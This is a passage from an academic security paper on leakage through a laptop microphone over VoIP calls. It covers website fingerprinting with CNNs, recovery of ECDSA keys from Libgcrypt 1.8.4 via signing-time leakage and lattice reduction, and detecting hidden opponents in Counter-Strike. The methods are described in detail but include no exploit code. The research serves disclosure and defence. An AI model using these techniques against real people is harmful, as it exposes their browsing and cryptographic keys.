Our key assumption is that the attacker can remotely acquire digitally-recorded audio, captured by the victim device's microphone, while the victim is performing sensitive operations (e.g., website browsing, cryptographic signing, or game rendering). Such audio may be transmitted, e.g., via VoIP, video call, or webcasts.

Our experiments on website identification (Section 4) and



(a) Discord (b) Mumble (c) Google Meet



(d) Skype (e) Zoom

Figure 3: Signals from an Acer Aspire S13's embedded microphone, recorded by the remote party in VoIP and video-chat calls using various applications. The vertical axis is time (≈12.5 sec total), and the horizontal axis is frequency (0–22.5 kHz).




Figure 4: Measuring the Acer laptop with an EM probe (blue ring), internal microphone (black dot below blue ring) and external microphone (black rod above the blue ring).

key extraction (Section 5) make some additional assumptions that are not necessarily inherent to the attack: an ability to acquire multiple training traces from the victim's own device, and that the victim's website-visit patterns and conditions are highly regular. We discuss those extensively in Section 8.

Assumptions we *do not* make. Unlike most prior physical-side-channel attacks, we do not assume that the attacker has physical access or dedicated measurement equipment in proximity to the target. We do not assume that the attacker has code-execution capabilities on the target device, neither intentional nor via a code exploit.

We also do not assume that the audio signal obtained by the attacker is free from interference. Our attacker's audio recordings contain environmental acoustic noise such as music and human speech, internal acoustic noise such as that from the cooling fan, and interference by other software running on the target machine (including the operating system's background tasks, the VoIP application that connects the victim and attacker, and other processes).


4 Website Identification

4.1 Distinguishing Animated News Websites

Having established and characterized the computation-dependent signal on the laptop's audio interface, we next show that this leakage can be used to identify websites visited by the victim. We begin this investigation with websites that display dynamically-changing on-screen content or videos, since the animation's continuous rendering may leave its footprint on our leakage signal across the entire span of time when the website remains displayed by the browser.

We show that leakage signals, captured by a laptop's built-in microphone and acquired by the remote party to a VoIP call, appear consistent across visits to the same website, and different across visits to different websites. A convolutional neural network (CNN) can identify which of 14 popular news websites is being visited with 96% accuracy.

Experimental setup. We used an Acer S3 running Ubuntu and a Firefox browser (in their default configuration) as the victim laptop. The target and attacker were connected over



(a) EM probe (b) Self measurement (c) External microphone

Figure 5: The trace from the laptop-embedded microphone in Figure 5b has similar features to the one acquired by an electromagnetic probe in Figure 5a, which are not present when measuring with an external microphone in Figure 5c.




Figure 6: Proximity of the microphone to the CPU's voltage regulator circuit. (Photo from youtu.be/IO9YXLW7FdA.)

WiFi to a home router.We established a VoIP connection using Mumble (version 1.4.1), a popular open-source VoIP application. A Mumble server ran on the attacker machine, and both the victim and attacker connected to it for the duration of the experiment. We switched Mumble's transmission setting from "voice detection" to "continuous", and set the voice quality to maximum (96 kbit/sec). On the attacker's side, we captured Mumble's playback of the target's transmitted audio by recording the local audio loop-back interface, and used the recordings for further processing (described below).

Observing websites leakage signal. Figure 7 presents spectrograms of the victim's audio stream while browsing different websites, as received by the attacker over Mumble. The animated content on the websites created very different visual patterns (e.g., black and green stripes) on the spectrogram. These patterns were consistent across visits, and corresponded to the animations (marked in red) on the corresponding website. Computing the FFT spectra of the multiple traces of each of the three websites (Figure 7, bottom) we can see clear and consistent differences in several frequency bins.


Data collection. We now aim to perform website distinguishing automatically and at a larger scale. To this end, we collected data using 14 websites from Alexa's list of most popular news websites where animation is displayed.[1] We used the Acer S3 laptop with the aforementioned VoIP setup, and opened each of the websites in a round-robin fashion. For each visit, we used Selenium's browser-control automation to launch a Firefox window directed to the website's address, left it open for about 40 seconds, and then closed it. We then allowed a 5-second sleep period before opening the next page. On the attacker end, we recorded the incoming audio during the time the page is open in the victim. We repeated this process for 250 rounds, generating a total of 3,500 samples.

This setup renders the victim's hardware/software conditions fairly consistent across the website visits recorded by the attacker. In Section 4.4 we measure the effect of varying background processes across visits, and in Section 8 we discuss how to address real-world victims who may further deviate from these laboratory conditions.

Signal preprocessing. For each collected signal, we first extracted a spectrogram using matplotlib's [41] `specgram` function from the `mlab` module. We used an FFT window size of 2048, and a Blackman window function with a signal overlap of 0.12. We computed the log (base 10) of each entry and scaled down the resulting spectrogram image using scikit-image's [73] `transform.resize` method, such that both dimension sizes (time and frequency) are divided by 5. We then cropped the image to filter out the first 10 seconds, which contain the loading of the website.

Machine learning methodology. After preprocessing every sample as above, we split the samples into a training set (85% of samples) and a test set (15%). To normalize, we divided all values by the highest value observed in he training set. We then trained a CNN classifier. CNNs have shown to be effective for time-series data acquired via a side channel, and particularly for audio, as they are comparatively accurate,

[1] Specifically: `reuters.com economictimes.indiatimes.com indianexpress.com news.com.au chainadaily.com.cn latimes.com nytimes.com forbes.com newsweek.com bloomberg.com/middleeast foxnews.com abcnews.go.com euronews.com nationalgeographic.com`



(a) msn.com animation (b) forbes.com animation (c) foxnews.com animation

(d) msn.com signal (e) forbes.com signal (f) foxnews.com signal

(g) msn.com FFT (h) forbes.com FFT (i) foxnews.com FFT

Figure 7: Attacker's signal when victim viewed msn.com, forbes.com and foxnews.com. For spectrograms, the vertical axis is time (40 sec), and the horizontal axis is frequency (0–24 kHz). The bottom figures show, for each website, the FFTs of all recordings in a single plot. We subtracted from the measurement the average value, over all websites, of each bin.

robust to noise, and tend to generalize across settings and devices [27, 68].

Our neural network includes 2 convolutional layers of dimensions 4×4 and with 8 and 16 filters respectively, followed by a 2×2 max-pooling layer, followed by a fully-connected layer with 256 outputs, followed by a linear layer with dimensions 256×14, followed by a soft-max operation. The first convolutional layer does a 4×4 stride. The convolutional and fully-connected layers are followed by ReLU activations. We used an Adadelta optimizer with learning rate 1, and batch size 32, and trained for 100 epochs.

For programming, training, and running our classifier, we used the deep learning library Keras 2.3.0 with Tensorflow 2.0 and CUDA 10.0 / CuDNN 7.4 backends. Training took about 90 second on using Intel i7-4930K CPU and NVIDIA GeForce RTX 2080 Ti GPU.

Results. The above model succeeded with value accuracy of 96%. Figure 8 shows the classifier's confusion matrix. It appears that variation in loading time (unusually slow or fast loading) were the main cause of errors.

4.2 Evaluating on Alexa Top Websites

In Section 4.1, we evaluated our attack on websites that display animations using the Acer S3 laptop. We now evaluate a website-classification adversary on Alexa's unfiltered top website list, not all of which contain animations, using also newer hardware. We applied a similar methodology, but enhanced trace spectral accuracy by averaging together rows of the spectrogram (i.e. local spectrum) corresponding to times where the CPU is active, as follows.

Enhancing spectral accuracy. As some of the websites do not contain animations, temporal patterns of animation rendering are not as discernible to the naked eye as those in Figure 7. Yet, we expect the ongoing rendering of websites, and execution of their internal scripts, to leak information about their




Figure 8: Confusion matrix of the website classifier.

content onto the signal spectrum. We observe our signals contain regular periods of stronger activity, interspersed with relatively quiescent periods (Figure 7). We conjecture that stronger periods are ones where the CPU is busy (and rendering the website), whereas silent ones correspond to idle times (which presumably contain no useful information, as the website is not being rendered). We filtered out idle times by (1) choosing the maximal frequency in the signal's real FFT spectrum between 5 kHz and 12.5 kHz, whose values are (we found) indicative of CPU activity, (2) computing the series of values in the spectrogram bin corresponding to the chosen frequency, and (3) selecting times where it is above its median value. Then, we computed the FFT spectra of the signal during the selected times. Finally, we normalized each trace by dividing all values by the maximal absolute value observed in the dataset, and subtracted the average of all traces. This resulted in a 2048-dimension vector for each trace, which we used as input to our machine-learning classifier.

Experimental setup. We used an Acer S3, an Acer S13, and an Acer E5 as our victims, and collected traces as in Section 4.1 from Alexa's top website list from November 2020. We used 350 30-second traces for each website, this time without discarding the first 10 seconds. We split the dataset to train and test sets as in Section 4.1 and trained a neural network for 1000 epochs on the training set.

Our neural network includes a single 1D convolution layer with kernel size 4 and 32 filters, followed by 2-way max-pooling, a 128-neuron fully connected layer, followed by a softmax layer. Again, we used ReLU activations at all hidden layers, and an Adadelta optimizer with learning rate 1.

Results. Table 2 summarizes our results for attempting to distinguish among the 15 and among the 30 top Alexa websites. While the accuracy is lower than in Section 4.1, where animation-rendering times contributed to website distinguishability, it is far above a random-guessing baseline (6.6% for 15 websites or 3.3% for 30 websites).

Victim model	website count	accuracy	CPU model	manufacturing date
Acer S3	30	40%	i7-3517U	08/12
Acer S3	15	50%	i7-3517U	08/12
Acer S13	15	69%	i5-6500U	05/16
Acer E5	15	65%	i3-8130U	07/18

Table 2: Results: Alexa top websites. Accuracy is the correct-classification rate for a 30-second trace.




Figure 9: Accuracy in mixed recordings of leakage and *The Office*, weighted $1-\alpha$ and α respectively.

4.3 Effect of Ambient Noise

Due to the COVID-19 pandemic, the recordings in Section 4.2 were taken within the corresponding author's living room, resulting in the microphone of the target laptop recording ambient noises from music, speech, TV shows, and other noises resulting from human activity. Nonetheless, website identification is still possible, as shown in Table 2.

To more systematically evaluate the performance of our technique in the presence of different noise levels from a realistic office environment, we augmented our recordings by mixing them with audio from the TV show *The Office*. We used episodes from seasons 1 and 2, totaling $\sim$ 10 hours of playback at the same sample rate as our traces. Using the Acer S13 dataset from Section 4.2, we mixed each trace with a 30-seconds segment of *The Office*, chosen at a random offset from a random episode. Mixing was done via a weighted average between the office noise and the leakage signal, with weight α given to the office noise, and weight $1-\alpha$ given to the signal, for various values of $\alpha \in [0,1]$. For each α, we separately applied the methodology of Section 4.2. Figure 9 depicts the result. Even though audible sound is dominated by *The Office*'s playback already for $\alpha \geq 0.2$, accuracy starts to significantly decrease only for $\alpha \geq 0.9$. Thus, the attack is able to recover website information even when the leakage signal's amplitude is attenuated tenfold and masked by much stronger ambient noise.

4.4 Noise From Other Software Processes

Software activity on the target machine is another source of noise in the attacker's signals. Our experiments were conducted on a standard installation of the OS, including all of its background processes. Additional load was induced by the VoIP software on the target machine, and any auxiliary tasks executed by the web browser.

Additional applications might induce further interference. For interactive applications, which are mostly dormant while awaiting user input, this effect is usually minor. Figure 10




Figure 10: Spectra of 5-minute traces for google.com and youtube.com (Alexa's top-2 sites) as output by our procedure from Section 4.2, with and without background applications (Thunderbird Mail, Spotify, LibreOffice Writer, and Signal messenger) running.

illustrates this, showing how spectra of traces recorded while browsing youtube.com, are distinct from those recorded with google.com, even with multiple applications running.

5 Cryptographic Key Recovery

Having established the feasibility of website classification using the laptop's audio interface, we now demonstrate that the audio-interface leakage can be used to extract secret keys from cryptographic computations. Specifically, we show an attack on the ECDSA-signing implementation of Libgcrypt 1.8.4. We exploit the same side-channel weakness as Minerva [42], however, instead of leveraging measurement code locally running on the target machine, we perform a remote attack over the Internet, using only the audio information transmitted during a Mumble VoIP session.

5.1 Mathematical Background

We provide necessary mathematical background on ECDSA, and its deterministic-k variant, as implemented by Libgcrypt.

ECDSA. The Elliptic-Curve Digital Signature Algorithm (ECDSA) comprises three functions: key generation, signing, and signature verification. Given an elliptic curve group of order n with generator $\mathbb{G}$, key generation is done by having the signer generate a random integer $d \in [1, n-1]$ and compute $\mathbb{Q} = [d]\mathbb{G}$ (where $[d]\mathbb{G}$ is the scalar-by-point multiplication inside the group generated by $\mathbb{G}$). Finally, the integer d is the secret signing key and $\mathbb{Q}$ is the public verification key.

Next, to sign a message m, the signer first hashes m, obtaining z by truncating the resulting digest into $\lceil \log_2 n \rceil$ bits. The signer than samples a random secret nonce k, and computes the curve point $(x,y) = [k]\mathbb{G}$, $r = x \mod n$ and $s = k^{-1}(z + r \cdot d) \mod n$. The output signature is (r,s). To verify a signature (r,s) corresponding to a message m with a truncated hash digest z, the verifier computes $w = s^{-1} \mod n$, $u_1 = zw \mod n$, $u_2 = rw \mod n$, $(x,y) = [u_1]\mathbb{G} + [u_2]\mathbb{Q}$ and checks that $x \equiv y \mod n$.

ECDSA with deterministic nonces. The requirement that the nonce k be chosen uniformly at random makes ECDSA hard to implement securely and to test. Biases and implementation weaknesses in the random generation of k are often mathematically exploitable by tools such as lattice reduction, and have led to numerous vulnerabilities in deployed systems [13–15, 23, 40].

To mitigate this issue, RFC 6979 [59] (natively supported by Libgcrypt) suggests a method where the nonce k is generated deterministically from m and d, using a series of HMAC applications. In ECDSA with deterministic nonces, k is uniquely and deterministically determined from m and d. The idea is that, despite this determinism, RFC 6979 [59] is ostensibly secure: as long as the attacker does not know d, they are unable to predict k. Ironically, however, this mitigation actually aggravates side-channel weaknesses, as it allows attackers to amplify their signal-to-noise by using multiple traces of signing the same message (thus having the same nonce). Real-world applications often repeatedly sign the same data, e.g. when signing identical files or generating S/MIME-signed autoresponse, making such attacks dangerous.

Scalar-by-point multiplication. To avoid secret-dependent runtime variations, Libgcrypt 1.8.4 computes $[k]\mathbb{G}$ using a left-to-right double-and-always-add methodAlgorithm 1. The bits of k are processed in one main loop which performs a single double and a single add operation in each iteration (Lines 5 and 6). As the result of the add operation is only needed in case the current bit is 1, a constant-time conditional swap is used to update Q when $k_i = 1$ (Line 7).

Algorithm 1 Libgcrypt's Double-and-Always-Add Multiplication.

Input: A positive scalar $k = k_{n-1} \cdots k_0$ and an elliptic-curve point G.
Output: $[k]G$.

```
1: procedure DOUBLE-ALWAYS-ADD(k, G)
2:     Q ← O                                  ▷ O is identity element
3:     t ← truncate-leading-zeros(k)
4:     for i ← t − 1 to 0 do
5:         Q ← 2Q                             ▷ always double Q
6:         T ← Q + G
7:         Q, T ← ct-swap(Q, T, k_i)          ▷ swap if k_i = 1
8:     return Q
```

A side-channel vulnerability. As observed by Minerva [42], Libgcrypt 1.8.4 optimizes the computation time of the main loop (Line 4) of Algorithm 1 by truncating the leading zeros, in case such are present (Algorithm 1, Line 3). Thus, by attempting to detect the number of loop iterations, we are able to determine the amount of leading zeros in the nonce k, allowing us to extract the target's signing key using the lattice reduction techniques discussed in Appendix A.

5.2 Observing ECDSA Leakage

We now describe our approach for estimating the number of loop iterations in Line 3 of Algorithm 1 using audio-interface leakage signal that was conveyed via a VoIP call.




Figure 11: Running time of Libgcrypt's signing operation for different nonce lengths.

Measuring true signing times. First, we ascertain the existence and quality of the conjectured timing variability. To this end, we compiled Libgcrypt 1.8.4, and measured the execution time of its 521-bit ECDSA signing operation on the Acer S3 laptop from Section 4 using cycle accurate timers (i.e., `rdtsc`). For stability and reproducibility, we clamped the CPU at its lowest frequency setting (i.e., highest power saving mode). This avoids disruptive effects such as thermal throttling resulting from long experimental runs with high CPU use, and allowed us to obtain consistent benchmarks.

Figure 11 shows the running time of 25,000 signing operations, as a function of number of leading zeros in the ECDSA nonce. The running time of Libgcrypt's signing operation is linearly inverstly proportional to the number of leading zeros. This leakage stems in the side-channel vulnerability in Line 3 of Algorithm 1, where the number of iterations of the main loop is directly influenced by the number of leading zeros in the signature's nonce.

Observing the leakage remotely over VoIP. We used the Acer S3 laptop, and a Mumble session between the target and attacker's machine as in Section 4.1. While the attacker was recording the call on their end, we made the Acer laptop victim repeatedly execute Libgcrypt ECDSA signing operations.

Figure 12a shows the signal acquired by this attacker. The ECDSA signing operation manifested as a clear gap in the visualized signal (marked in red), lasting about 100 msec. Thus, the timing of the ECDSA computation is observable on the attacker's side of the VoIP call.

5.3 ECDSA Key Recovery

Having established the ability to observe ECDSA timings through VoIP sessions, we proceed to demonstrate the recovery of cryptographic secrets from the observed data.

Experimental setup. Emulating a generic ECDSA target, we wrote a small wrapper application that listens on a network connection and receives a message to sign. The wrapper then uses Libgcrypt 1.8.4 to sign the received message using a fixed signing key generated beforehand, and sends the resulting signature to the attacker.

In parallel to our Libgcrypt wrapper, we also initiated a Mumble session between the Acer laptop and the attacker's machine, recording the audio signal corresponding to each signature operation as received at the attacker's side. Finally, to emulate a realistic networking environment where the attacker and target machines are far apart, we routed the traffic between the target and the attacker machine via a transatlantic VPN connection with a latency of 160 msec.


Data collection. We recorded audio at the attacker's side of the conversation, corresponding to 20,000 different messages signed on the Acer target. We signed all 20,000 messages repeatedly in a round-robin fashion until each message was signed 91 times. Since we do not assume accurate synchronization between the attacker and target, we trigger the signatures on the target at roughly regular intervals of 1 sec, used the detector described below in order to locate the signature-dependent leakage in the resulting audio.

Locating the signatures in raw traces. The leakage corresponding to the ECDSA signature manifests as a black region at around 5–10 kHz (see Figure 12a). We thus applied a band-pass filter in the range between 7.4–9.8 kHz to our traces, followed by amplitude demodulation (AM-demod). The resulting signals exhibit distinctly lower values for the duration of the ECDSA-signing operation, as shown in Figure 12b.

Estimating individual signature duration. For each AM-demodulated trace produced as above, we estimated the duration of the signature by scanning the trace for a period of duration of about 100 msec (i.e., one ECDSA signature) where the it drops below a threshold, as visible in Figure 12b. This produces a rough, noisy estimate of the signature's actual duration (Figure 13).

Amplifiying estimation accuracy. As can be seen in Figure 13, many of the traces recorded at the attacker's side are corrupted by noise, presumably generated from unrelated events on the target device. To eliminate these noisy traces, we first grouped the traces by their corresponding message, such that all traces corresponding to the same message belong to the same group. As we target deterministic ECDSA where the nonce is uniquely derived from the key and message, grouping by message guarantees that all the traces belonging to the same group will have the same nonce, and thus the same duration. Within each group, we estimated signature duration as follows: we first remove outliers (signature duration under 80 msec or over 120 msec). We then further cull the remaining traces by dropping those whose estimated duration is farthest from the average, until the standard deviation drops below 0.5 msec. Next, we compute the average estimated duration of the group's remaining traces. Note that the ability to amplify accuracy via processing multiple traces of the same message (and thus the same nonce) stems from RFC 6979's determinism, originally introduced as an attack mitigation.

Key extraction. Each group corresponds to a specific message and its deterministically-derived nonce, which has a specific number of leading zeros. To recover the target's singing key, we chose the groups whose estimated duration is shortest, with the hope that these correspond to nonces with at least



(a) Spectrogram (b) AM demodulation

Figure 12: (Left) Spectrogram corresponding to the ECDSA leakage signal, as recorded on the attacker's side through a Mumble VoIP session. (Right) Trace of an ECDSA signature after bandpass filtering and AM demodulation; the orange line indicates the actual signature duration as measured on the victim device.




Figure 13: Signature actual duration (x-axis) and our estimation (y-axis); in red: linear regression with incline 1.

leading 6 zeros.

Specifically, we chose the 115 groups whose duration estimates are the shortest, which resulted in only 4 groups out of the 115 having 5 (less than 6) leading zeros.[2] From these 115 groups, we repeatedly sampled a uniformly-drawn subset of 103 groups and provided it as input to the `bkz-enum` solver outlined in Appendix A. Running these in parallel on an Amazon EC2 *c5.9xlarge* 36-threads instance, the correct key was extracted within 20 minutes, at a total computational cost of less than $1.[3]

Parametrization. An important attack parameter is the number of traces acquired. The required number of groups (i.e., distinct signatures) is implied by the underlying lattice-based algorithm; but the *number of traces per group* depends on the leakage and our ability to analyze it to identify signatures with 5 leading zeros. In the above attack, we used 91 traces per signature. Figure 14 shows the effect of varying this parameter: if group size is significantly decreased, an excessive number of false positives occur, i.e., groups are incorrectly detected as having 5 leading zeros, resulting in failure of the lattice-based algorithm.




Figure 14: Number of false-positive signatures among the 115 whose duration estimates were shortest, as a function of the number of traces per group (used to estimate the duration).

6 Leakage in Multiplayer Games: the Killer Application

We investigate another attack scenario: online multiplayer games, where players are incentivized to learn the hidden locations and viewpoints of their opponents. We show how a player can use an audio signal from a VoIP call with another player to detect an ambush, giving them a significant advantage. Unlike other game exploits, this is a purely passive attack which does not require modifying the game's code or its runtime environment, and thus cannot be mitigated by standard game anti-cheat measures.

Counter-Strike (CS). CS is one of the best-known and commercially-successful online first-person-shooter games (e.g., over 2019 it maintained an average of over 10,000 concurrent online players on its official gaming hub *Steam*. CS is also a textbook example of an *e-sport*, as a game competitively in an orchestrated league involving millions of dollars worth of prizes and millions of viewers watching livestreamed games. The entire e-sport industry has surpassed $10B in value , and much like in traditional sports, e-sport games face threats of misconduct for players' performance enhancement, and these prominently include exploitation technical vulnerabilities in the game software, i.e., "cheats".

CS: technical background. In CS, every game session has a 3D virtual environment (*map*), and each player controls a person-like avatar located on it, whose purpose is to "kill" other avatars. CS simulates a close-quarters combat scenario where players can gain tactical advantage by using the map's layout, such as using inanimate objects (like walls and cars) for taking shelter and laying ambush.

CS works in a distributed client-server model: anyone can run a server node, and publish it on-line for other players to join. To play against each other, players must connect to the

[2] We learned this information in hindsight, using the ground truth and after our attack was complete.

[3] When performing a longer trial, we saw the solver succeed in extracting the key for 28 out of 360 random subset.

same server. The game state is synchronized between the server and clients as follows: each client periodically sends its avatar's location and viewing angle to the server. Clients also get updates from the server about all existing objects in the avatar's *frustum*, i.e., their field of vision, which is a cone-like area on the map. The player's view is then rendered locally on the client, using this information.

Often, objects are occluded by other objects in the avatar's view, and are thus invisible to the player. However, as long as an object is in the frustum and regardless of occlusion, the client receives information about it and includes it in its rendering process; the occlusion computation is handled within the client's local rendering pipeline. The client's local processing is thus affected by all objects within the frustum.

It is common for CS players to maintain an open audio channel with other players on the map via VoIP software, a popular choice of which is Mumble.

Frustum content leaks to opponents via audio. It follows from the above that each player's physical processor behavior is affected by the objects within that player's frustum, like other players' avatars, whether or not those objects occluded. Thus, audio recordings from a client's built-in microphone, transmitted over VoIP, might leak information about their frustum's content.

A simple attack: camper detection. In this scenario, the attacker cheats by detecting whether an opponent is *camping*, i.e. taking shelter and hiding in ambush, in a particular spot (note that CS maps typically have well-known spots that are especially suitable for camping. *If* the opponent is camping in the suspected spot, then their likely frustum is known to the attacker. The attacker can attempt to detect the ambush by moving its avatar to enter and exit the camper's supposed frustum in a place that the enemy does not have a direct line of sight to (for example, behind a wall), and examining the audio signal from their environment. Whenever the attacker enters/exits the frustum, the camper's processors starts/stops including the attacker's avatar in the rendering pipeline. The resulting effect on the camper's processor is detectable by the attacker, by observing the spectrum of the audio signal transmitted by the camper over Mumble. Figure 15 illustrates this. *Otherwise*, if the attacker is not camping in the suspected location, it is unlikely that the audio signal will be correlated with the attacker's movements.

